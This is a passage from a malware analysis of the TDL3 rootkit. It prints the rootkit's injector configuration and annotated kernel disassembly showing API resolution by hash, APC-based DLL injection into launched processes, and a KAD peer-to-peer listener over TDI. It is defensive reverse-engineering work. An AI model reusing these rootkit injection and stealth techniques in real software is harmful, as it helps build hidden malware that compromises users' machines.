Figure XVI Loader Code (Disassembly)

### VI.10 Process Injection

When the Driver code executes, it in turns executes the other malware components. This includes the two user-mode payload modules, tdlcmd.dll and tdlwsp.dll. The injection targets of the modules are specified in the configuration file:

```
[injector]
svchost.exe = tdlcmd.dll
* =  tdlwsp.dll
```

The configuration information indicates that when the process svchost is launched, tdlcmd.dll will be injected into it; whereas the '*' means that any other process executed is injected with tdlwsp.dll.

To perform the injection, the driver adds a LoadImageNotifyRoutine. This routine checks if "kernel32.dll" is loaded/imported by the process, then creates an APC routine that queues a WorkerRoutine.  It then reads the config.ini to check which component to inject, based on the process image name being launched.

```
.text:10005324 LoadImageNotifyHandler proc near
.text:10005324 var_28          = word ptr -28h
.text:10005324 var_26          = word ptr -26h
.text:10005324 var_24          = word ptr -24h
.text:10005324 var_22          = word ptr -22h
.text:10005324 var_20          = word ptr -20h
.text:10005324 var_1E          = word ptr -1Eh
.text:10005324 var_1C          = word ptr -1Ch
.text:10005324 var_1A          = word ptr -1Ah
.text:10005324 var_18          = word ptr -18h
.text:10005324 var_16          = word ptr -16h
.text:10005324 var_14          = word ptr -14h
.text:10005324 var_12          = word ptr -12h
.text:10005324 var_10          = word ptr -10h
.text:10005324 var_E           = word ptr -0Eh
.text:10005324 var_8           = byte ptr -8
.text:10005324 curr_thread     = dword ptr  8
.text:10005324 arg_8           = dword ptr  10h
.text:10005324
.text:10005324                 push    ebp
.text:10005325                 mov     ebp, esp
.text:10005327                 sub     esp, 28h
.text:1000532A                 push    esi
.text:1000532B                 xor     esi, esi
.text:1000532D                 cmp     [ebp+curr_thread], esi
.text:10005330                 jz      not_found
```

Checks if KERNEL32 is imported:

```
.text:10005336                push    5E35B3F4h       ; hash  :
RtlInitUnicodeString
.text:1000533B                mov     [ebp+var_28], '*'
.text:10005341                mov     [ebp+var_26], '\'
.text:10005347                mov     [ebp+var_24], 'K'
.text:1000534D                mov     [ebp+var_22], 'E'
.text:10005353                mov     [ebp+var_20], 'R'
.text:10005359                mov     [ebp+var_1E], 'N'
.text:1000535F                mov     [ebp+var_1C], 'E'
.text:10005365                mov     [ebp+var_1A], 'L'
.text:1000536B                mov     [ebp+var_18], '3'
.text:10005371                mov     [ebp+var_16], '2'
.text:10005377                mov     [ebp+var_14], '.'
.text:1000537D                mov     [ebp+var_12], 'D'
.text:10005383                mov     [ebp+var_10], 'L'
.text:10005389                mov     [ebp+var_E], 'L'
.text:1000538F                mov     [ebp-0Ch], si
.text:10005393                call    FindKernel_bySidtCall
.text:10005393
.text:10005398                push    eax
.text:10005399                call    FindAPIbyHash
.text:10005399
.text:1000539E                lea     ecx, [ebp+var_28]
.text:100053A1                push    ecx
.text:100053A2                lea     ecx, [ebp+var_8]
.text:100053A5                push    ecx
.text:100053A6                call    eax             ; RtlInitUnicodeString
.text:100053A6
.text:100053A8                push    0CCD9AAAFh      ; hash :
FsRtlIsNameInExpression
.text:100053AD                call    FindKernel_bySidtCall
.text:100053AD
.text:100053B2                push    eax
.text:100053B3                call    FindAPIbyHash
.text:100053B3
.text:100053B8                push    esi
.text:100053B9                push    1
.text:100053BB                push    [ebp+curr_thread]
.text:100053BE                lea     ecx, [ebp+var_8]
.text:100053C1                push    ecx
.text:100053C2                call    eax             ;
FsRtlIsNameInExpression
.text:100053C2
.text:100053C4                test    al, al
.text:100053C6                jz      not_found
.text:100053C6
```

Sets APC Function to LoadLibrary:

```
.text:100053CC                mov     eax, ds:0FFDF0308h
.text:100053D1                push    edi
.text:100053D2                lea     edi, [eax+TDL3.LoadLibraryExA]
.text:100053D8                cmp     [edi], esi
```

```
.text:100053DA                 jnz     short loc_100053EE
.text:100053DA

.text:100053EE loc_100053EE:                           ; CODE XREF:
LoadImageNotifyHandler+B6j
.text:100053EE                 push    ebx
.text:100053EF                 push    0DE45E96Ch      ; hash :
ExAllocatePool
.text:100053F4                 call    FindKernel_bySidtCall
.text:100053F4
.text:100053F9                 push    eax
.text:100053FA                 call    FindAPIbyHash
.text:100053FA
.text:100053FF                 push    30h
.text:10005401                 push    esi
.text:10005402                 call    eax             ; ExAllocatePool
.text:10005402
.text:10005404                 mov     ebx, eax
.text:10005406                 cmp     ebx, esi
.text:10005408                 jz      short loc_1000545E
.text:10005408
.text:1000540A                 push    6A85FB87h       ; hash :
nt!__KeGetCurrentThread
.text:1000540F                 call    FindKernel_bySidtCall
.text:1000540F
.text:10005414                 push    eax
.text:10005415                 call    FindAPIbyHash
.text:10005415
.text:1000541A                 call    eax             ; __KeGetCurrentThread
.text:1000541A
.text:1000541C                 mov     [ebp+curr_thread], eax
.text:1000541F                 call    ComputeDelta
.text:1000541F
.text:10005424                 mov     edi, eax
.text:10005426                 push    0D79E0B0Ah      ; nt!KeInitializeApc
.text:1000542B                 add     edi, 0F5782F4Fh ; Reference_Function
.text:10005431                 call    FindKernel_bySidtCall
.text:10005431
.text:10005436                 push    eax
.text:10005437                 call    FindAPIbyHash
.text:10005437
.text:1000543C                 push    esi
.text:1000543D                 push    esi
.text:1000543E                 push    esi
.text:1000543F                 push    esi
.text:10005440                 push    edi             ; TDL3.LoadLibraryExA
.text:10005440
.text:10005441                 push    esi
.text:10005442                 push    [ebp+curr_thread]
.text:10005445                 push    ebx
.text:10005446                 call    eax             ; nt!KeInitializeApc
```

Figure XVII LoadImageNotify Handler

The DLL injection concept  used is itself trivial and is commonly used by other malwares in user mode. User mode injection generally will obtain a handle to the target process, allocate a memory space inside the target process' space to put the DLL name to be injected in that allocation and finally creating a remote thread pointing to LoadLibrary. The driver injector routine implements something similar; calling KeStackAttachProcess, giving the malware thread access to the target process' address space; it then allocates a memory space inside the process' context to write the path of the DLL component to be injected. It initializes an APC thread pointing to the kernel32!LoadLibary function, with parameters addressed to the DLL name inside the process' memory context. And finally, like a charm, the DLL is loaded in the context of the launched process.

### VI.11 Worker Threads and KAD Protocol

Some early TDL3 variants contain a P2P module using the Kademlia-based DHT protocol (KAD), which is known as the most widely used DHT-based protocol.

Implementing this module involves creating additional worker threads in order to initiate a P2P connection to known servers and peers.

```
.text:100047EE /*
.text:100047EE   KAD Protocol Standard Port for Send/Recv Messages
.text:100047EE */
.text:100047EE                 push    1240h           ; KAD Protocol
Standard Port = 4672
.text:100047F3                 mov     [ebp+device_udp], cx
.text:100047F7                 mov     [ebp+var_16], 'd'
.text:100047FD                 mov     [ebp+var_12], 'v' ; MajorVersion
.text:10004803                 mov     [ebp+var_10], 'i'
.text:10004809                 mov     [ebp+var_E], 'c' ; NumberOfFunctions
.text:1000480F                 mov     [ebp+var_A], cx
.text:10004813                 mov     [ebp+var_8], 'u'
.text:10004819                 mov     [ebp+var_6], 'd' ;
AddressOfNameOrdinals
.text:1000481F                 mov     [ebp+var_4], 'p'
.text:10004825                 mov     [ebp+var_2], di
.text:10004829                 mov     [ebp+device_tcp], cx
.text:1000482D                 mov     [ebp+var_2E], 'd'
.text:10004833                 mov     [ebp+var_2A], 'v'
.text:10004839                 mov     [ebp+var_28], 'i'
.text:1000483F                 mov     [ebp+var_26], 'c'
.text:10004845                 mov     [ebp+var_22], cx
.text:10004849                 mov     [ebp+var_20], 't'
.text:1000484F                 mov     [ebp+var_1E], 'c'
.text:10004855                 mov     [ebp+var_1C], 'p'
```

```
.text:1000485B                 mov     [ebp+var_1A], di
.text:1000485F                 mov     eax, ds:0FFDF0308h
.text:10004864                 push    edi
.text:10004865                 add     eax, 678h
.text:1000486A                 push    eax
.text:1000486B                 lea     eax, [ebp+device_udp]
.text:1000486E                 push    eax
.text:1000486F /*
.text:1000486F kd> dt _OBJECT_ATTRIBUTES f7bc6f14
.text:1000486F nt!_OBJECT_ATTRIBUTES
.text:1000486F    +0x000 Length           : 0x18
.text:1000486F    +0x004 RootDirectory    : (null)
.text:1000486F    +0x008 ObjectName       : 0xf7bc6f48 _UNICODE_STRING
"\device\udp"
.text:1000486F    +0x00c Attributes       : 0x240
.text:1000486F    +0x010 SecurityDescriptor : (null)
.text:1000486F    +0x014 SecurityQualityOfService : (null)
.text:1000486F */
.text:1000486F                 call    TDIOpenTransport
.text:1000486F
.text:10004874                 test    eax, eax
.text:10004876                 mov     ebx, 0DE45E96Ch ; hash :
ExAllocatePool
.text:1000487B                 jl      short SetUp_UpDown_loadingFiles
.text:1000487B
.text:1000487D                 push    ebx
.text:1000487E                 call    FindKernel_bySidtCall
.text:1000487E
.text:10004883                 push    eax
.text:10004884                 call    FindAPIbyHash
.text:10004884
.text:10004889                 push    10h
.text:1000488B                 push    edi
.text:1000488C                 call    eax             ; ExAllocatePool
.text:1000488C
.text:1000488E                 mov     esi, eax
.text:10004890                 cmp     esi, edi
.text:10004892                 jz      short SetUp_UpDown_loadingFiles
.text:10004892
.text:10004894                 call    ComputeDelta
.text:10004894
.text:10004899 /*
.text:10004899    Execute Worker routine
.text:10004899 UDP :
.text:10004899 kd> dt _WORK_QUEUE_ITEM 82a969f8  -r
.text:10004899 nt!_WORK_QUEUE_ITEM
.text:10004899    +0x000 List             : _LIST_ENTRY [ 0x0 - 0x0 ]
.text:10004899       +0x000 Flink            : (null)
.text:10004899       +0x004 Blink            : (null)
.text:10004899    +0x008 WorkerRoutine    : 0x82cf882a     void
+ffffffff82cf882a
.text:10004899    +0x00c Parameter        : 0x82a969f8
.text:10004899
.text:10004899
.text:10004899 */
```

```
.text:10004899
.text:10004899                 add     eax, 0F57824A6h ; xref :
TDIReceiveDatagram
.text:1000489E                 push    7E91282h        ; hash :
ExQueueWorkItem
.text:100048A3                 mov     [esi+_WORK_QUEUE_ITEM.WorkerRoutine],
eax
.text:100048A6                 mov     [esi+_WORK_QUEUE_ITEM.Parameter], esi
.text:100048A9                 mov     [esi+_WORK_QUEUE_ITEM.List.Flink], edi
.text:100048AB                 call    FindKernel_bySidtCall
.text:100048AB
.text:100048B0                 push    eax
.text:100048B1                 call    FindAPIbyHash
.text:100048B1
.text:100048B6                 push    1
.text:100048B8                 push    esi
.text:100048B9                 call    eax             ; ExQueueWorkItem
.text:100048B9
.text:100048BB
.text:100048BB SetUp_UpDown_loadingFiles:              ; CODE XREF:
WorkerRoutine_ForTCPandUDP+AEj
.text:100048BB                                         ;
WorkerRoutine_ForTCPandUDP+C5j
.text:100048BB                 mov     eax, ds:0FFDF0308h
.text:100048C0                 push    1236h           ; KAD Protocol
Standard Port for Up/Downloading files = 4662
.text:100048C5                 push    edi
.text:100048C6                 add     eax, 690h
.text:100048CB                 push    eax
.text:100048CC                 lea     eax, [ebp+device_tcp]
.text:100048CF                 push    eax
.text:100048D0 /*
.text:100048D0 kd> dt _OBJECT_ATTRIBUTES f7bc6f14 -r
.text:100048D0 nt!_OBJECT_ATTRIBUTES
.text:100048D0    +0x000 Length           : 0x18
.text:100048D0    +0x004 RootDirectory    : (null)
.text:100048D0    +0x008 ObjectName       : 0xf7bc6f48 _UNICODE_STRING
"\device\tcp"
.text:100048D0       +0x000 Length           : 0x16
.text:100048D0       +0x002 MaximumLength    : 0x18
.text:100048D0       +0x004 Buffer           : 0xf7bc6f74  "\device\tcp"
.text:100048D0    +0x00c Attributes       : 0x240
.text:100048D0    +0x010 SecurityDescriptor : (null)
.text:100048D0    +0x014 SecurityQualityOfService : (null)
.text:100048D0 */
.text:100048D0                 call    TDIOpenTransport
.text:100048D0
.text:100048D5                 test    eax, eax
.text:100048D7                 jl      short loc_10004917
.text:100048D7
.text:100048D9                 push    ebx
.text:100048DA                 call    FindKernel_bySidtCall
.text:100048DA
.text:100048DF                 push    eax
.text:100048E0                 call    FindAPIbyHash
```

```
.text:100048E0
.text:100048E5                push    10h
.text:100048E7                push    edi
.text:100048E8                call    eax             ; ExAllocatePool
.text:100048E8
.text:100048EA                mov     esi, eax
.text:100048EC                cmp     esi, edi
.text:100048EE                jz      short loc_10004917
.text:100048EE
.text:100048F0                call    ComputeDelta
.text:100048F0
.text:100048F5                add     eax, 0F578272Ch ; xref :
TDLListenForConnection
.text:100048FA                push    7E91282h        ; hash :
ExQueueWorkItem
.text:100048FF                mov     [esi+_WORK_QUEUE_ITEM.WorkerRoutine],
eax
.text:10004902                mov     [esi+_WORK_QUEUE_ITEM.Parameter], esi
.text:10004905                mov     [esi+_WORK_QUEUE_ITEM.List.Flink], edi
.text:10004907                call    FindKernel_bySidtCall
.text:10004907
.text:1000490C                push    eax
.text:1000490D                call    FindAPIbyHash
.text:1000490D
.text:10004912                push    1
.text:10004914                push    esi
.text:10004915                call    eax             ; ExQueueWorkItem
```

Opens KAD Service Port:

```
.text:10002292                push    ebp
.text:10002293                mov     ebp, esp
.text:10002295                sub     esp, 68h
.text:10002298                push    ebx
.text:10002299                push    esi
.text:1000229A                mov     esi, [ebp+devobj]
.text:1000229D                push    edi
.text:1000229E                push    esi
.text:1000229F                call    TDIQueryAddress
.text:1000229F
.text:100022A4                mov     edi, eax
.text:100022A6                xor     ebx, ebx
.text:100022A8                cmp     edi, ebx
.text:100022AA                jl      loc_100023FC
.text:100022AA
.text:100022B0                mov     eax,
[esi+DEVICE_OBJECT.AttachedDevice]
.text:100022B3                mov     eax, [eax+DRIVER_OBJECT.DeviceObject]
.text:100022B6                push    0AA66EFD6h      ; hash :
IoBuildDeviceIoControlRequest
.text:100022BB                mov     edi, 0C000009Ah
.text:100022C0                mov     [ebp+devobj], eax
.text:100022C3                call    FindKernel_bySidtCall
.text:100022C3
.text:100022C8                push    eax
```

```
.text:100022C9                 call    FindAPIbyHash
.text:100022C9
.text:100022CE                 push    ebx
.text:100022CF                 push    ebx
.text:100022D0                 push    1
.text:100022D2                 push    ebx
.text:100022D3                 push    ebx
.text:100022D4                 push    ebx
.text:100022D5                 push    ebx
.text:100022D6                 push    [ebp+devobj]
.text:100022D9                 push    3
.text:100022DB /*
.text:100022DB kd> !devobj 82cb7860
.text:100022DB Device object (82cb7860) is for:
.text:100022DB  Tcp \Driver\Tcpip DriverObject 82c5e9a8
.text:100022DB Current Irp 00000000 RefCount 91 Type 00000012 Flags 00000050
.text:100022DB Dacl e1699c64 DevExt 00000000 DevObjExt 82cb7918
.text:100022DB ExtensionFlags (0000000000)
.text:100022DB Device queue is not busy.
.text:100022DB */
.text:100022DB                 call    eax             ;
IoBuildDeviceIoControlRequest
.text:100022DB
.text:100022DD                 cmp     eax, ebx
.text:100022DF                 mov     [ebp+devobj], eax
.text:100022E2                 jz      loc_100023FC
.text:100022E2
.text:100022E8                 mov     edi, 2C655ACDh  ; hash : nt!memset
.text:100022ED                 push    edi
.text:100022EE                 call    FindKernel_bySidtCall
.text:100022EE
.text:100022F3                 push    eax
.text:100022F4                 call    FindAPIbyHash
.text:100022F4
.text:100022F9                 push    2Eh
.text:100022FB                 lea     ecx,
[ebp+_TDI_CONNECTION_INFORMATION.UserDataLength]
.text:100022FE                 push    ebx
.text:100022FF                 push    ecx
.text:10002300                 call    eax             ; memset
.text:10002300
.text:10002302                 add     esp, 0Ch
.text:10002305                 lea     eax,
[ebp+_TA_IP_ADDRESS.TAAdressCount]
.text:10002308                 push    edi
.text:10002309                 mov
[ebp+_TDI_CONNECTION_INFORMATION.RemoteAddressLength], 16h
.text:10002310                 mov
[ebp+_TDI_CONNECTION_INFORMATION.RemoteAddress], eax
.text:10002313                 mov     [ebp+_TA_IP_ADDRESS.TAAdressCount], 1
.text:1000231A                 mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AdressLength], 0Eh
.text:10002320                 mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AdressType], TDI_ADDRESS_TYPE_IP
```

```
.text:10002326                  mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:10002329                  mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:1000232D                  call    FindKernel_bySidtCall
.text:1000232D
.text:10002332                  push    eax
.text:10002333                  call    FindAPIbyHash
.text:10002333
.text:10002338                  push    2Eh
.text:1000233A                  lea     ecx,
[ebp+__TDI_CONNECTION_INFORMATION.UserDataLength]
.text:1000233D                  push    ebx
.text:1000233E                  push    ecx
.text:1000233F                  call    eax             ; memset
.text:1000233F
.text:10002341                  mov     ecx, [ebp+devobj]
.text:10002344                  mov
[ebp+__TDI_CONNECTION_INFORMATION.RemoteAddressLength], 16h
.text:1000234B                  mov     [ebp+__TA_IP_ADDRESS.TAAdressCount], 1
.text:10002352                  mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP.AdressLength], 0Eh
.text:10002358                  mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP.AdressType], TDI_ADDRESS_TYPE_IP
.text:1000235E                  mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:10002361                  mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:10002365                  lea     eax,
[ebp+__TA_IP_ADDRESS.TAAdressCount]
.text:10002368                  mov
[ebp+__TDI_CONNECTION_INFORMATION.RemoteAddress], eax
.text:1000236B                  mov     eax, dword ptr
[ecx+IRP.Tail.Overlay.anonymous_1.anonymous_0] ; IO_STACK_LOCATION
.text:1000236E                  mov     [eax-8], ebx    ;
_IO_STACK_LOCATION.CompletionRoutine
.text:10002371                  mov     [eax-4], ebx    ;
_IO_STACK_LOCATION.Context
.text:10002374                  mov     [eax-21h], bl   ;
_IO_STACK_LOCATION.Control
.text:10002377                  sub     eax, 24h
.text:1000237A                  mov     eax, [ecx+60h]  ; IO_STACK_LOCATION
.text:1000237D                  sub     eax, 24h
.text:10002380                  mov     [eax+IO_STACK_LOCATION.MajorFunction],
IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10002383                  mov     [eax+IO_STACK_LOCATION.MinorFunction],
TDI_LISTEN
.text:10002387                  mov     edx, [esi+10h]
.text:1000238A                  mov     edx, [edx+_FILE_OBJECT.DeviceObject]
.text:1000238D                  mov     [eax+IO_STACK_LOCATION.DeviceObject],
edx
.text:10002390                  mov     edx, [esi+8]
.text:10002393                  mov     [eax+IO_STACK_LOCATION.FileObject],
edx
```

```
.text:10002396                lea     edx,
[ebp+_TDI_CONNECTION_INFORMATION.UserDataLength]
.text:10002399                mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength], edx
.text:1000239C                mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength], ebx
.text:1000239F                lea     edx,
[ebp+__TDI_CONNECTION_INFORMATION.UserDataLength]
.text:100023A2                mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode], edx
.text:100023A5                add     esp, 0Ch
.text:100023A8                lea     eax, [ebp+var_8]
.text:100023AB                push    eax
.text:100023AC                mov     eax, [esi+10h]
.text:100023AF                push    [eax+_FILE_OBJECT.DeviceObject]
.text:100023B2                push    ecx
.text:100023B3                call    TDICall
.text:100023B3
.text:100023B8                mov     edi, eax
.text:100023BA                cmp     edi, ebx
.text:100023BC                jl      short loc_100023FC
.text:100023BC
.text:100023BE /*
.text:100023BE    Change Endiannes
.text:100023BE */
.text:100023BE                mov     ecx,
[ebp+__TDI_CONNECTION_INFORMATION.RemoteAddress]
.text:100023C1                mov     eax, [ecx+0Ah]  ;
TA_ADDRESS.TA_ADDRESS_IP.TDI_ADDRESS_IP.in_addr
.text:100023C4                mov     edx, eax
.text:100023C6                mov     [ebp+devobj], eax ; AABBCCDD
.text:100023C9                and     eax, 0FF00h     ; 0000CC00
.text:100023CE                shl     edx, 10h        ; CCDD0000
.text:100023D1                or      edx, eax        ; CCDDCC00
.text:100023D3
.text:100023D3                xor     eax, eax
.text:100023D5                mov     ah, byte ptr [ebp+devobj+2] ; 0000BB00
.text:100023D8                shl     edx, 8          ; DDCC0000
.text:100023DB
.text:100023DB                or      edx, eax        ; DDCCBB00
.text:100023DD                movzx   eax, byte ptr [ecx+0Dh] ; 000000AA
.text:100023E1                or      edx, eax        ; DDCCBBAA
.text:100023E3                mov     eax, [ebp+in_addr]
```

Returns Opened Port and IP address:

```
.text:100023E6                mov     [eax], edx
.text:100023E8                movzx   eax, word ptr [ecx+8] ;
TA_ADDRESS.TA_ADDRESS_IP.TDI_ADDRESS_IP.sin_port
.text:100023EC                movzx   cx, ah
.text:100023F0                shl     eax, 8
.text:100023F3                add     cx, ax
.text:100023F6                mov     eax, [ebp+port]
.text:100023F9                mov     [eax], cx
.text:100023F9
```

Setup TDI Receive Event for accepting UDP connections:

```
.text:100025E9                 push    2Eh
.text:100025EB                 lea     ecx,
[ebp+_TDI_CONNECTION_INFORMATION.UserDataLength] ; ReceiveInfo Buffer
.text:100025EE                 push    ebx
.text:100025EF                 push    ecx
.text:100025F0                 call    eax             ; memset
.text:100025F0
.text:100025F2                 mov
[ebp+_TDI_CONNECTION_INFORMATION.RemoteAddressLength], 16h
.text:100025F9                 mov     [ebp+_TA_IP_ADDRESS.TAAdressCount], 1
.text:10002600                 mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AdressLength], 0Eh
.text:10002606                 mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AdressType], TDI_ADDRESS_TYPE_IP
.text:1000260C                 mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:1000260F                 mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:10002613                 lea     eax,
[ebp+_TA_IP_ADDRESS.TAAdressCount]
.text:10002616                 mov
[ebp+_TDI_CONNECTION_INFORMATION.RemoteAddress], eax
.text:10002619                 mov     eax, dword ptr
[esi+IRP.Tail.Overlay.anonymous_1.anonymous_0] ; IO_STACK_LOCATION of next
lower driver's I/O
.text:1000261C /*
.text:1000261C   Package IOCTL Request Packet
.text:1000261C   Setup ClientEventReceiveDatagram
.text:1000261C */
.text:1000261C                 mov     [eax-8], ebx    ;
_IO_STACK_LOCATION.CompletionRoutine
.text:1000261F                 mov     [eax-4], ebx    ;
_IO_STACK_LOCATION.Context
.text:10002622                 mov     [eax-21h], bl   ;
_IO_STACK_LOCATION.Control = METHOD_BUFFERED
.text:10002625                 sub     eax, 24h        ; point to next io
stack
.text:10002628                 mov     eax, dword ptr
[esi+IRP.Tail.Overlay.anonymous_1.anonymous_0]
.text:1000262B /*
.text:1000262B    IoStack = next IrpStackLocation
.text:1000262B */
.text:1000262B                 sub     eax, 24h        ; point to CURRENT
IO_STACK_LOCATION
.text:1000262E                 mov     [eax+IO_STACK_LOCATION.MajorFunction],
IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10002631                 mov     [eax+IO_STACK_LOCATION.MinorFunction],
TDI_RECEIVE_DATAGRAM
```

```
.text:10002635                  mov     ecx, [edi+10h]
.text:10002638                  mov     ecx, [ecx+_FILE_OBJECT.DeviceObject]
.text:1000263B                  mov     [eax+IO_STACK_LOCATION.DeviceObject],
ecx
.text:1000263E                  mov     ecx, [edi+10h]
.text:10002641                  mov     [eax+IO_STACK_LOCATION.FileObject],
ecx ; FileObject
.text:10002644                  mov     ecx, [ebp+_buffer_size_]
.text:10002647                  mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength], ecx
.text:1000264A                  lea     ecx, [ebp+InputBufferLength]
.text:1000264D                  mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength], ecx
.text:10002650                  mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer], 20h
.text:10002657                  lea     ecx,
[ebp+_TDI_CONNECTION_INFORMATION.UserDataLength]
.text:1000265A                  mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode], ecx
.text:1000265D                  mov     eax, [ebp+buffer_ffdf0308_678_mdl] ;
_MDL
.text:10002660                  mov     [esi+IRP.MdlAddress], eax
.text:10002663                  add     esp, 0Ch
.text:10002666 /*
.text:10002666 kd> dt _IO_STATUS_BLOCK f5a02cf8
.text:10002666 nt!_IO_STATUS_BLOCK
.text:10002666    +0x000 Status           : -2100336419
.text:10002666    +0x000 Pointer          : 0x82cf68dd
.text:10002666    +0x004 Information      : 8
.text:10002666 */
.text:10002666                  lea     eax,
[ebp+IO_STATUS_BLOCK.anonymous.status]
.text:10002669                  push    eax
.text:1000266A                  mov     eax, [edi+10h]
.text:1000266D                  push    [eax+_FILE_OBJECT.DeviceObject]
.text:10002670                  push    esi             ; IRP
.text:10002671 /*
.text:10002671    TDIQueryDeviceControl
.text:10002671 */
.text:10002671                  call    TDICall
.text:10002671
```

When UDP packet is received, checks validity of KAD packet:

```
.text:100045D7                  movzx   eax, byte ptr [esi]
.text:100045DA                  add     esp, 14h
.text:100045DD                  sub     eax, KAD_STANDARD_PACKET ; eMule-Kad =
0xE4 standard packet
.text:100045DD                                          ;            0xE5
zlib Compressed packets
.text:100045E2                  jz      short KAD_StandardPacket
.text:100045E2
.text:100045E4                  dec     eax             ;
KAD_ZLIB_COMPRESSED_PACKET
.text:100045E5                  jnz     _RECEIVE_MORE_
```

Checks whether a HandShake is being initiated and sends necessary reply:

```
.text:10004638 KAD_StandardPacket:                    ; CODE XREF:
TDIReceiveDatagram+13Cj
.text:10004638                 mov     edi, [ebp+BUFFER]
.text:10004638
.text:1000463B
.text:1000463B check_values_in_buffer:                ; CODE XREF:
TDIReceiveDatagram+190j
.text:1000463B                 movzx   eax, [esi+kad_protocol.Opcode]
.text:1000463F                 cmp     eax, KAD_SEARCH_RES ;
<HASH(KEY)[16]><CNT1[2]><HASH(ANSWER)[16]><CNT2[2]><META>*(CNT2))*(CNT1)
.text:10004642                 jg      short KAD_PUBLISHED_or_FIREWALLED
.text:10004642
.text:10004644                 jz      _RECEIVE_MORE_
.text:10004644
.text:1000464A                 cmp     eax, KAD_HELLO_REQ ;
<PEER(SENDER)[25]>
.text:1000464D                 jz      short KAD_HELLO_REQUEST
.text:1000464D
.text:1000464F                 cmp     eax, KAD_HELLO_RES ;
<PEER(RECEIVER)[25]>
.text:10004652                 jz      short KAD_HELLO_RESPONSE
.text:10004652
.text:10004654                 cmp     eax, KAD_REQ    ;
<TYPE[1]><HASH(TARGET)[16]><HASH(RECEIVER)[16]>
.text:10004657                 jz      short KAD_REQUEST
.text:10004657
.text:10004659                 cmp     eax, KAD_RES    ;
<HASH(TARGET)[16]><CNT><PEER[25]>*(CNT)
```

Checks for Publish Requests:

```
.text:100046AA KAD_PUBLISHED_or_FIREWALLED:           ; CODE XREF:
TDIReceiveDatagram+19Cj
.text:100046AA                 sub     eax, KAD_PUBLISH_REQ ;
<HASH(KEY)[16]<CNT1[2]><HASH(TARGET)[16]><CNT2[2]><META>*(CNT2)*(CNT1)
.text:100046AD                 jz      short KAD_PUBLISH_REQUEST
.text:100046AD
.text:100046AF                 sub     eax, 8          ; KAD_PUBLISH_RES
.text:100046B2                 jz      _RECEIVE_MORE_
.text:100046B2
.text:100046B8                 sub     eax, 8          ; KAD_FIREWALLED_REQ
.text:100046BB                 jz      short KAD_FIREWALLED_REQUEST
.text:100046BB
.text:100046BD                 sub     eax, 8          ; KAD_FIREWALLED_RES
.text:100046C0                 jz      short KAD_FIREWALLED_RESPONSE
.text:100046C0
```

Figure XVIII Early KAD Funtionalities

Base on the functions seen in the malware, the majority of the functions are involved in Response. Handshake functionality is supported, but the necessary bootstrap functions to join a KAD network are not. Furthermore, when a PUBLISH request is received the malware only stores details from the received request, which is expected to be “string” information(s); no further action is taken. Should this be taken as an indication that the malware is spying on KAD networks?

## VI.12 Related Works and References

TDL3 analysis - http://rootbiez.blogspot.com/2009/11/rootkit-tdl3-why-so-serious-lets-put.html

Exploiting KAD - http://ccr.sigcomm.org/online/files/p65-steiner.pdf

Performance Evaluation of KAD - http://www.di.unipi.it/~ricci/MasterThesisBrunner.pdf

File Caching - http://msdn.microsoft.com/en-us/library/aa364218(VS.85).aspx

For symbol information - http://msdn.microsoft.com/en-us/library/default.aspx

For sample code implementations - http://www.osronline.com/